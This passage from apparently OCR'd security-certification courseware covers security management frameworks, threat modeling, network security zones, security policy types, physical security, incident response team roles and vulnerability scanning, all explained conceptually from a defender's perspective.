
- Performing certification and accreditation (C&A) process of information systems helps to trace vulnerabilities, and implement safety measures to nullify them.
- Providing information assurance training to all personnel in federal and private organizations brings awareness of information technology among them.




Today's information security management programs encompass more than just firewalls and passwords. They are organization-wide programs that enable the business to operate in a state of acceptable risk.

The effective management of information security in an organization or enterprise encompasses all organizational and operational processes and their participants relevant to information security. Information security should be an ongoing process that—when fully developed—will position an organization to address the right security issues, so that the business can fulfill its objectives.

The Information Security Management Framework is a combination of well-defined policies, processes, procedures, standards, and guidelines required to establish the required level of information security. The slide above contains a representation of how all of the pieces of a comprehensive information security management system fit together.




Threat modeling is an approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects that security. The threat model consists of three major building blocks: understanding the adversary's view, characterizing the security of the system, and determining threats. Every application should have a threat model developed and documented, and should be revisited as the application evolves and development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in application design
- Improve security design

When using this approach, an administrator should keep the following in mind:

- Try not to get stuck on specific steps or implementations; focus on the approach. If any step becomes impassable, go right to step 4 and identify the problem.
- Use scenarios to scope the modeling activity.
- Use existing design documents. Make use of items like documented use cases, or use stories, architecture diagrams, data flow diagrams, or other design documentation.

- Start with a whiteboard before capturing information in documents or getting lost in details. It may be helpful to use a digital camera with printing capabilities to document and distribute the information from the whiteboard.
- Use an iterative approach. Add more details and improve the threat model as the design and development continue. This will help you become familiar with the modeling process and develop the threat model to better examine more possible scenarios.
- Obtain input about host and network constraints from system and network administrators. To better understand the end-to-end deployment diagram, obtain as much as information as possible about host configurations, firewall policies, allowed protocols and ports, and so on.

The threat modeling process involves five steps:

- **Identify Security Objectives**

  Security objectives are the goals and constrains related to the application's confidentiality, integrity, and availability. Security-specific objectives guide the threat modeling efforts. To identify security objectives, administrators should ask the following questions:

  - What data should be protected?
  - Are there any compliance requirements?
  - Are there specific quality-of-service requirements?
  - Are there intangible assets to protect?

- **Application Overview**

  To draw the end-to-end deployment scenario, the administrator should use a whiteboard. First, he/she should draw a rough diagram that explains the working and structure of the application, its subsystems, and its deployment characteristics. The deployment diagram should contain the following:

  - End-to-end deployment topology
  - Logical layers
  - Key components
  - Key services
  - Communication ports and protocols
  - Identities
  - External dependencies

  **Identify Roles**

  The administrator should identify who can do what within the application, as well as what users can do. For example, are there higher-privileged groups of users? Who can read data? Who can update data? Who can delete data?

**Identify Key Usage Scenarios**

The administrator uses the application's use cases to determine the application's objective. Use cases explain how the application is used and how it is misused.

**Identify Technologies**

The administrator should list the technologies and key features of the software, as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

**Identify Application Security Mechanisms**

The administrator should identify some key points regarding the following:

- Input and data validation
- Authorization and Authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

The aim of these efforts is to identify relevant details and be able to add details where required, or to identify areas in which more research is required.

- **Decompose Application**

In this step, the administrator breaks down the application to identify trust boundaries, data flows, entry points, and exit points. This makes it considerably easier to identify threats and vulnerabilities.

**Identify trust boundaries**

Identifying the application's trust boundaries helps the administrator focus on the relevant areas of the application. It indicates where trust levels change.

- Identify outer system boundaries

- Identify access control points, or key places where access requires extra privileges or role membership
- Identify trust boundaries from a data flow perspective

**Identify Data Flows**

The administrator should list the application's data input from entry to exit. This helps her/him understand how the application communicates with outside systems and clients, and how the internal components interact. She/he should pay particular attention to the data flow across the trust boundaries and data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between different subsystems.

**Identify Entry Points**

The application's entry point can also serve as an entry point for attacks. All users interact with the application at these entry points. Other internal entry points uncovered by subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to get in through them. She/he should focus on the entry points that allow access to critical functionalities and provide adequate defense for them.

**Identify Exit Points**


The administrator should also identify the points where the application transfers data to the client or external systems. She/he should prioritize exit points at which the application writes data containing client input or data from untrusted sources, such as a shared database.

- **Identify Threats**

The administrator should bring members of the development and test teams together to identify potential threats. The team should start with a list of common threats grouped by application vulnerability categories. This step uses a question-driven approach to help identify threats.


- **Identify Vulnerabilities**

Vulnerability is a weakness in an application (deployed in an information system) that allows an attacker to exploit it, thereby leading to security breaches. Identify weaknesses related to the threats found using vulnerability categories. Identifying vulnerabilities and fixing them beforehand keeps intruders away.




EISA is a set of requirements, processes, principles, and models that determine the current and/or future structure and behavior of an organization's security processes, information security systems, personnel, and organizational sub-units. It ensures that the security architecture and controls are in alignment with the organization's core goals and strategic direction.

Though EISA deals with information security, it relates more broadly to the security practice of business optimization. Thus, it also addresses business security architecture, performance management and security process architecture. The main objective of implementing EISA is to make sure that IT security is in alignment with business strategy.




A security zone is an area within a network that consists of a group of systems and other components with the same characteristics, all of which serve to manage a secure network environment. The network security zoning mechanism allows an organization to efficiently manage a secure network environment by selecting the appropriate level of security for different zones of Internet and intranet networks. It also enforces the organization's Internet security policies, according to the origin of the Web content.

**Properties of security zone:**

- Active security policies that enforce rules on the traffic in transit (traffic that can pass through the firewall and the action to be taken against it)
- Pre-defined screening options that detect and block the malicious traffic
- Address book (IP addresses and address sets) to recognize members, so that policies can be applied
- List of interfaces in the zone

**Examples of network security zones include:**

- **Internet zone**

  The Internet zone, also known as the untrusted zone, is the part of the Internet that is outside the boundaries of an organization. It is highly susceptible to security breaches, as there may be little or no security controls that can block an invasion.

- **Internet DMZ**

  The Internet DMZ ("demilitarized zone"; also called a controlled zone) is a controlled, Internet-facing zone that typically contains Internet-facing components of network web servers and email gateways through which employees in an organization directly communicate. It acts as a barrier between the organization's private network and the outside public network. The Internet DMZ uses a firewall at each of the two gateway faces, which enable the control of:

  - Traffic entering the hosts in a DMZ from the Internet
  - Traffic leaving from the hosts in a DMZ to the Internet
  - Traffic entering the hosts in a DMZ from internal (private) networks
  - Traffic leaving from the hosts in a DMZ to internal networks

  Security administrators may install access control software in the DMZ to monitor and control user access to resources stored in the restricted and other controlled zones.

- **Production network zone**


  The production network zone, also known as a restricted zone, supports functions for which access should be limited. Typically, a restricted zone employs one or more firewalls to filter inbound and outbound traffic.

- **Intranet zone**


  The intranet zone, also known as a controlled zone, contains a set of hosts in an organization's network located behind a single firewall or set of firewalls, and generally has less restriction. This zone is not heavily restricted in use, but it has an appropriate span of control set up to ensure that network traffic does not compromise the operation of significant business functions.

- **Management network zone or secured zone**

  Access to this zone is limited to authorized users. Access to one area of the zone does not necessarily apply to another area of the zone.




Defense in depth is a security strategy in which security professionals use several protection layers throughout an information system. This strategy uses the military principle that it is more difficult for an enemy to defeat a complex and multi-layered defense system than to penetrate a single barrier. Defense in depth helps to prevent direct attacks against an information system and its data because a break in one layer leads the attacker only to the next layer. If a hacker gains access to a system, defense-in-depth minimizes any adverse impact and gives administrators and engineers time to deploy new or updated countermeasures to prevent a recurrence of intrusion.




Security policies form the foundation of a security infrastructure. Without them, it is impossible to protect the company from possible lawsuits, lost revenue, and bad publicity, not to mention basic security attacks. A security policy is a high-level document or set of documents that describes, in detail, the security controls to implement in order to protect the company. It maintains confidentiality, availability, integrity, and asset values.

A security policy also protects the company from threats such as unauthorized access, theft, fraud, vandalism, fire, natural disasters, technical failures, and accidental damage. In addition, it protects against cyber-attack, malicious threats, international criminal activity foreign intelligence activities, and terrorism.

Policies are not technology specific and accomplish three things:

- They reduce or eliminate legal liability to employees and third parties.
- They protect confidential and proprietary information from theft, misuse, unauthorized disclosure, or modification.
- They prevent wasting of the company's computing resources.


All security policies must be documented properly and should focus on the security of all departments in an organization. Management should take into consideration the areas in which security is most important, and prioritize its actions accordingly, but it is very important to look into each department for possible security breaches and ways to protect against them. The following areas in an organization might require more attention in terms of security:

- Encryption mechanisms
- Access control devices
- Authentication systems
- Firewalls
- Antivirus systems
- Web sites
- Gateways
- Routers and switches

There are two types of security policies: technical security and administrative security policies. Technical security policies describe how to configure the technology for convenient use; administrative security policies address how all persons should behave. All employees must agree to and sign both the policies.

High-level management is responsible for the implementation of the organization's security policies. High-level officers involved in the implementation of the policies include the following:

- Director of information security
- Chief security officer




A security policy is a document that contains information about the way the company plans to protect its information assets from known and unknown threats. These policies help to maintain the confidentially, availability, and integrity of information. The four major types of security policy are as follows:

- **Promiscuous Policy**

  This policy does not impose any restrictions on usage of system resources. For example, with a promiscuous Internet policy, there is no restriction on Internet access. A user can access any site, download any application, and access a computer or a network from a remote location. While this can be useful in corporate businesses where people who travel or work at branch offices need to access the organizational networks, many malware, virus, and Trojan threats are present on the Internet. Due to free Internet access, this malware can come as attachments without the knowledge of the user. Network administrators must be extremely alert while choosing this type of policy.

- **Permissive Policy**

  Policy begins wide open and only known dangerous services/attacks or behaviors are blocked. For example, in a permissive Internet policy, the majority of Internet traffic is accepted, but several known dangerous services and attacks are blocked. Because only known attacks and exploits are blocked, it is impossible for administrators to keep up with current exploits. Administrators are always playing catch-up with new attacks and exploits.

- **Prudent Policy**

  A prudent policy starts with all services blocked. The administrator enables safe and necessary services individually. This provides maximum security and logs everything, such as system and network activities.

- **Paranoid Policy**

  A paranoid policy forbids everything. There is a strict restriction on all use of company computers, whether it is system usage or network usage. There is either no Internet connection or severely limited Internet usage. Due to these overly severe restrictions, users often try to find ways around them.


Given below are examples of security policies that organizations use worldwide to secure their assets and important resources.

- **Access Control Policy**

  Access control policy outlines procedures that help in protecting the organizational resources. It enables organizations to track their assets.

- **Acceptable-Use Policy**

  Acceptable-use policies consist of some rules decided by network and website owners. This type of policy defines the proper use of computing resources. It states the responsibilities of users to protect the information available in their accounts.

- **User Account Policy**

  User account policies provide guidelines to secure access to a system. It outlines the requirements for accessing and maintaining the accounts on a system. This is especially important for large websites for which users have accounts on many systems. Users should have to read and sign an account policy.

- **Remote-Access Policy**

  A remote-access policy contains a set of rules that define authorized connections. This is necessary in larger organizations in which networks are geographically spread, and those in which employees work from home.

### Information-Protection Policy

Information-protection policies define the standards to reduce the danger of misuse, destruction, and loss of confidential information. They give guidelines to process, store, and transfer confidential information.

### Firewall-Management Policy

A firewall-management policy defines a standard to handle application traffic, such as Web or e-mail. This policy describes how to manage, protect, and update firewalls. It identifies network applications, identifies vulnerabilities associated with applications, and creates an application-traffic matrix showing protection methods.

### Special-Access Policy

A special-access policy defines a set of rules to create, utilize, monitor, control, remove, and update those accounts with special access privileges, such as those of technical support staff and security administrators.

### Network-Connection Policy

A network-connection policy defines the set of rules for secure network connectivity, including standards for configuring and extending any part of the network, policies related to private networks, and detailed information about the devices attached to the network. It protects against unauthorized and unprotected connections that allow hackers to enter into the organization's network and affect data integrity and system integrity. It permits only authorized persons and devices to connect to the network.

### Email Security Policy

An email security policy governs the proper usage of the corporate email. For example, a company needs an email policy to protect against email threats (phishing attacks and confidential leaks), to stop any misconduct at the initial stage (asking employees to report when unknown or offensive emails are received), to minimize company liability for employees' action, to educate employees in email etiquette, and to warn employees of monitoring their emails.

### Password Policy

A password policy is a set of rules framed to increase system security by encouraging users to employ strong passwords to access organization's resources and keep them secure.


Employers will have access to employees' personal information, such as their phone number, address, bank account number, PAN number, which may be confidential or otherwise private.

Nowadays, to ensure that employees are working efficiently, employers are making use of technology to log/monitor employees' activities at the workplace. That way, employers are able to monitor web-browsing records, video surveillance, keystroke monitoring, and so on. This could create some concern among employees, for fear that their private information may be misused. To maintain a balance between employers' "need to know" policy and employees' "right to privacy", employers need to follow some basic rules for workplace privacy policies:

- Before collecting any employees' information, the employer should give a prior intimation to the respective employees about the type of information, its purpose, and its use.
- The employer must collect only the information required about an employee, and it should be obtained by fair and lawful means.
- The employer should inform the employee about the information collected and how it will be used or disclosed. It should be used only for the intended and stated purpose, with the employee's prior knowledge.
- The employer has to keep employees' personal information accurate, complete, and up-to-date.
- The employer has to assure the security of employees' personal information.

**Note**: Employee workplace privacy rules may differ from country to country.


Implementing security policies reduce the risk of attacks being successful. Thus, every company must have its own security policies, which are dependent on its business. In general, an organization's security policy development team consists of an Information Security Team (IST), Technical Writer(s), Technical Personnel, Legal Counsel, Human Resources, an Audit and Compliance Team, and User Groups.


An organization's HR department is responsible for making its **employees** aware of **company** security policy and procedures, and train them in best practices defined in the policy, to protect the organization's infrastructure, clients, and the workforce. On the other hand, the HR department must work with management to monitor policy implementation and address policy violation issues.


HR professionals must do the following to uphold the company's security policies:

- In the staff recruitment process, HR professionals must conduct background checks on prospective hires, with the consent of those individuals. In general, background checks include criminal history investigations and credit reports.
- The HR professional must implement a company code of conduct, which contains clear instructions for safeguarding sensitive information about the organization and its respective clients. All the employees working in the organization must have a copy of this report and ensure that all the new hires sign an agreement to abide by the code of conduct. Eventually, the organization should update the policy to contain the implementation of new processes or procedures.
- HR professionals must constantly interact with IT staff to ensure the encryption of all the sensitive files, and to ensure the proper use of security controls, as well as how to securely accessing data, and the rules to follow in doing so.

- Unscrupulous employees may violate the security policies and share sensitive information with the employer's competitors. HR professionals must investigate for all such security violations and take the appropriate disciplinary action.

**Legal implications of Security Policy Enforcement**

Organizations should develop enterprise information policies in consultation with legal experts, and must comply with relevant local laws. Enforcement of a security policy that may violate users' rights in contravention to local laws can result in lawsuits against the organization.




Physical security describes certain safety measures that deny unauthorized access to organizational assets, and protects personnel and property from damage or harm (e.g. espionage, theft, or terrorist attacks). It is the first layer of protection in any organization. Physical security involves the protection of organizational assets from environmental and man-made threats. It involves the use of multiple layers of interdependent systems, which include CCTV surveillance, security guards, protective barriers, locks, access control protocols, and so on.

Physical security helps to:

- **Prevent any unauthorized access to the system resources**. Physical security protects information from unauthorized users and implements controls so that the authorized users do not inadvertently or intentionally misuse or compromise the integrity and availability of the information.
- **Prevent tampering/stealing of data from the computer systems**. Insiders can use USB or other portable devices to steal information from a computer. Security administrators deploy monitoring tools that trigger alarm if an insider connects an external device to any of the systems in the network.
- **Safeguard against espionage, sabotage, damage, or theft**. Employ surveillance systems, CCTVs, alarm systems, security guards, etc. to monitor and safeguard the organization assets. Security administrators must also employ an access card authentication system

for server rooms, file areas, communication closets, off-site backups, phone rooms, IT equipment, and other areas to which only a limited number of people have access.

- **To protect personnel and prevent social engineering attacks**: Physical security personnel and internal employees need periodic physical security awareness training to protect themselves from social engineering attacks.

Physical security is perhaps the most overlooked aspect of security. Categories of physical security threats are:

### Natural/environmental Threats

This type of threat includes the results of naturally occurring events, including:

- **Floods**

  Administrators should conducted periodic inspections to check for water seepage, especially during times of heavy precipitation. They should also check water detectors periodically. Administrators should be aware of proper shutdown procedures, and must perform exercise drills regularly.

- **Fire and Smoke**

  Administrators should periodically check the proper placement and functioning of fire alarms and extinguishers. They should also install smoke detectors throughout the building(s). The designated smoking area should be as far as possible from computer systems.

- **Earthquakes**

  Even minor earthquakes may cause dust and debris to fall on computer equipment. Plastic sheets should be readily available in the system room. Covering computing assets in an emergency may mitigate the damage. Operators should properly cover magnetic tapes to prevent wear and tear.

- **Dust**

  Dust that naturally accumulates on hardware hinders its performance. Dust can seriously hinder a computer's ability to cool down. Even if the computer's case is closed, dust can still get in through drive openings. An effective way to remove dust from the inside of a CPU is to blow it away from the motherboard and other components using compressed air.

### Man-made Threats

The biggest threat to the physical components of an organization and its network are from human-made errors, be they intentional or unintentional. Human error includes, for example, hitting the wrong button, and unplugging the wrong cord.

Human-made threats include:

- **Terrorism**

  Terrorist activities include the following:

- Assassinations
- Bombings
- Random killings
- Hijackings

- **Wars**

  Wars destroy the major buildings, industries, and infrastructures wherever they occur. Pollution can spread due to bombs and expelled gases. War also changes the economic conditions of countries.

- **Explosion**

  Chemicals should be isolated and kept away from computers.


- **Dumpster diving and theft**

  "Dumpster diving" involves searching the garbage of the targeted company in order to acquire important information. Attackers search for information such as phone numbers, credit card numbers, and other information commonly thrown away. Attackers can use discarded storage media such as floppy disks, CDs, and tapes to obtain important information.

  Lack of proper security may result in equipment theft. A guard on the premises can help prevent this.

- **Vandalism**

  Disgruntled or former employees may try to compromise the system. In addition, in a case in which a disaster causes panic, the system might be mishandled.




## Physical Security Controls

| | |
|---|---|
| **Premises and company surroundings** | Fences, gates, walls, guards, alarms, CCTV cameras, intruder systems, panic buttons, burglar alarms, windows and door bars, deadlocks, etc. |
| **Reception area** | Lock the important files and documents<br>Lock equipment when not in use |
| **Server and workstation area** | Lock the systems when not in use, disable or avoid having removable media and DVD-ROM drives, CCTV cameras, workstation layout design |
| **Other equipment such as fax, modem, and removable media** | Lock fax machines when not in use, file the faxes obtained properly, disable auto answer mode for modems, do not place removal media at public places, and physically destroy the corrupted removal media |
| **Access control** | Separate work areas, implement biometric access controls (fingerprinting, retinal scanning, iris scanning, vein structure recognition, face recognition, voice recognition), entry cards, man traps, faculty sign-in procedures, identification badges, etc. |
| **Computer equipment maintenance** | Appoint a person to look after the computer equipment maintenance |
| **Wiretapping** | Inspect all the wires carrying data routinely, protect the wires using shielded cables, never leave any wire exposed |
| **Environmental control** | Humidity and air conditioning, HVAC, fire suppression, EMI shielding, and hot and cold aisles |



Threat is any event that can cause damage to an asset. The purpose of physical security is to ensure the confidentiality, integrity, and availability of assets, including the safety of all personnel.




Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore the system to normal service operations as soon as possible, and prevent further recurrence of the incident. Incident management involves not only responding to incidents, but also triggering alerts to prevent potential risks and threats. Security administrator must identify software that is open to attacks before someone takes advantage of the vulnerabilities. Incident management includes the following:

- Vulnerability analysis
- Artifact analysis
- Security awareness training
- Intrusion detection
- Public or technology monitoring

The purpose of the incident management process:

- Improves service quality
- Proactive problem resolution
- Reduces impact of incidents on business/organization
- Meets service availability requirements
- Increases staff efficiency and productivity


- Improves user/customer satisfaction
- Assists in handling future incidents

Conducting training sessions to spread awareness among users is an important part of incident management. They help end users better recognize suspicious events or incidents with ease, and be able to report an attacker's behavior to the appropriate authority.

The following people perform incident management activities:

- Human resources personnel can take steps to fire employees suspected in harmful computer activities.
- Legal counsel sets the rules and regulations in an organization. These rules can influence the internal security policies and practices of the organization in case an insider or an attacker uses the organization's system for harmful or malicious activities.
- The firewall manager keeps filters in place where denial-of-service attacks are made frequently.
- An outsourced service provider repairs system infected by viruses and malware.

Incident response is one of the functions performed in incident handling. Incident handling is one of the services provided as part of incident management. The diagram given in the slide illustrates the relationship between incident response, incident handling, and incident management.




Incident management is the process of logging, recording, and resolving incidents that take place in the organization. The incident may occur due to fault, service degradation, error, and so on. The users, technical staff, and/or event monitoring tools identify the incidents. The main objective of the incident management process is to restore the service to a normal state as quickly as possible for customers, while maintaining availability and quality of service.


Cybercriminals use sophisticated attacking techniques to breach the security of an organization in order to steal or damage its critical assets. The loss incurred by the organization can lead to bankruptcy. The Incident Response Team (IRT) can help the organization prevent or mitigate such incidents. The IRT can include individuals with varied duties, who can perform different tasks.

## Incident Response Team Members: Roles and Responsibilities

### Information Security Officer (ISO)

- Identifies the nature and scope of the computer security incident
- Communicates with information security specialists as well as with other team members, and take their advice, if required
- Provides incident handling training to members
- Examines the details of the investigation
- Makes sure the evidence gathered, chain of custody, and evidence stored are correct
- Prepares a report of the incident, and to take corrective action

**Information Technology Officer**

- Acts as the communication point for various computer security incidents
- Notifies the information security officer to provide the IRT to carry out necessary operations
- Ensures the incident management team and other activated teams are supported via available technology

**Information Privacy Officer**

- Coordinates activities with the information security officer
- Prepares documentation for different types of data that may have been breached
- Helps individuals in discussing investigation issues related to customer privacy and employee personal information
- Provides guidance in creating communication among the affected agencies
- As a result of the security incident, the information officer monitors the need for altering practices, privacy policies, and procedures

**Incident Manager (IM)**

- Focuses on the incident and analyzes how to handle it from a management and technical point of view. He/she is responsible for the actions performed by the incident analysts, and reports the information to the incident coordinator. The incident manager must be a technical expert with an understanding of security and incident management.

**Constituency**

- The constituency is not part of the incident-response team itself, but rather a stakeholder in the incident. It includes different business areas and technical and management teams.

**Network Administrator**

- Examines the computer network traffic for signs of incidents or attacks such as denial of service (DoS), distributed denial of service (DDoS), firewall breach, or other malicious code
- Uses tracer tools such as sniffers, transmission control protocol (TCP) port monitors, and event loggers to identify the incidents
- Contacts the ISP and seeks their assistance in handling incidents
- Performs the necessary actions required to block network traffic from the suspected intruder

**System Administrator**

- Examines and updates service packages and patches available on critical systems
- Examines the backups for critical systems
- Inspects system logs for unusual activity

**Business Applications and Online Sales Officer**

- Reviews business applications and services for signs of incident
- Checks the audit logs of critical servers that are vulnerable to attacks
- Gathers information related to the security incident, according to the request of the information security officer

**Internal Auditor**

- Checks whether the information systems are in compliance with security policies and controls
- Performs an audit test to make sure that patches and service packs are current with mission-critical systems
- Identifies and reports any security loopholes to the management for necessary actions

**Incident Coordinator**

- The incident coordinator acts as a link between various groups affected by the incidents, such as legal, human resources, different business areas, and management. He/she plays a vital role coordinating between the security teams and networking groups. The incident coordinator helps in the communication process and keeps everyone updated. The incident coordinator should possess communication, technical skills, and business understanding of the organization.

**Incident Analyst**

- Incident analysts are the technical experts in their particular area
- Applies the appropriate technology and tries to eradicate and recover from the incident

**Administration**

- The administration makes sure that the offices start their operations as soon as possible after the occurrence of an incident. It assists in the development of an alternate site, if needed, and helps the staff in transportation and lodging aspect. The administration estimates the loss of property and communicates with insurers and third-party administrators. He/she prepares all paperwork needed to file a claim for insurance.


**Human Resources**

- The responsibility of human resource is analyzing the human aspects of the disaster and conducting a post-event counseling. He/she is responsible for tracking, recording, reporting, and compensating human resource for all billable hours, for performing

duties throughout the event. He/she keeps track of records of any injuries, along with the investigation results relating to the event.

**Public Relations**

- This department serves as a primary contact for the media and informs the media about an event. It updates the website information and monitors media coverage. Public relations also plays a major role in communicating with stakeholders and other personnel, including the:
  - Board
  - Foundation personnel
  - Donors
  - Grantees suppliers/vendors
  - Media




In today's world, organizations depend heavily on information technology. It is necessary for them to protect their vital information. This information addresses areas of finance, research and development, personnel, legality, and security. Vulnerability assessments scan networks for known security weaknesses. Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications. Before starting a penetration test, it is essential to identify the vulnerabilities using a vulnerability scanner. Vulnerability scanners can test systems and network devices for exposure to common enumeration of security-related information and denial-of-service (DoS) attacks. DoS attacks are attacks carried out against an organization's network with the goal of taking up its resources to the point at which the network must shut down.

Vulnerability scanners are capable of identifying the following:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers
- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled

- Mistakes in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities

